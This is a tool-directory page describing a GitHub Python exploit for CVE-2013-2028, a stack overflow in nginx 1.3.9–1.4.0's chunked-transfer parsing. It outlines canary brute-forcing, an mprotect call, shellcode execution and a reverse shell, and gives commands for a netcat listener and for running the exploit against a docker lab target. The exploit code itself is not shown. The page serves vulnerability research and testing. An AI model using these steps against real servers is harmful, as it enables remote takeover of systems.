
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2013-2028-Exploit — CVE-2013-2028 python exploit | Kitploit
Tools/GitHubGitHub/m4drat/cve-2013-2028-exploit
Vulnerability AnalysisExploitationShellcodeWeb Application ExploitationPenetration TestingPayload DevelopmentBinary Exploitation
GitHubm4drat/cve-2013-2028-exploit

CVE-2013-2028-Exploit

CVE-2013-2028 python exploit

View Repository
19226 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2013-2028 Exploit

Vulnerability details

Vulnerable software: Nginx 1.3.9 < 1.4.0
Commit with fix: https://github.com/nginx/nginx/commit/4997de8005630664ab35f27140e2077e818b21a7

Vulnerability exists in function ngx_http_parse_chunked. This exploit triggers integer overflow in ngx_http_parse_chunked, and later using it overflows the stack to hijack control flow.

Exploitation details

Actual exploit contains 4 steps:



  1. Find value of the stack canary using byte-by-byte bruteforce
  2. Calculate address of mprotect using value from rcx (points somewhere in lpthread). Call mprotect with appropriate arguments.
  3. Copy shellcode to RWX memory location.
  4. Jump to shellcode, and start reverse shell.

How to reproduce

  1. start listener on host system, for example using netcat: nc -lvp 4345
  2. on virtual machine start docker: sudo docker-compose up --build
  3. run exploit: python2 exploit.py -ra 127.0.0.1 -rp 8081 -la <listener machine address> -lp <listener machine port>
Download Tool
  • Let the exploit find actual value of the canary, and start reverse-shell.
  • Demo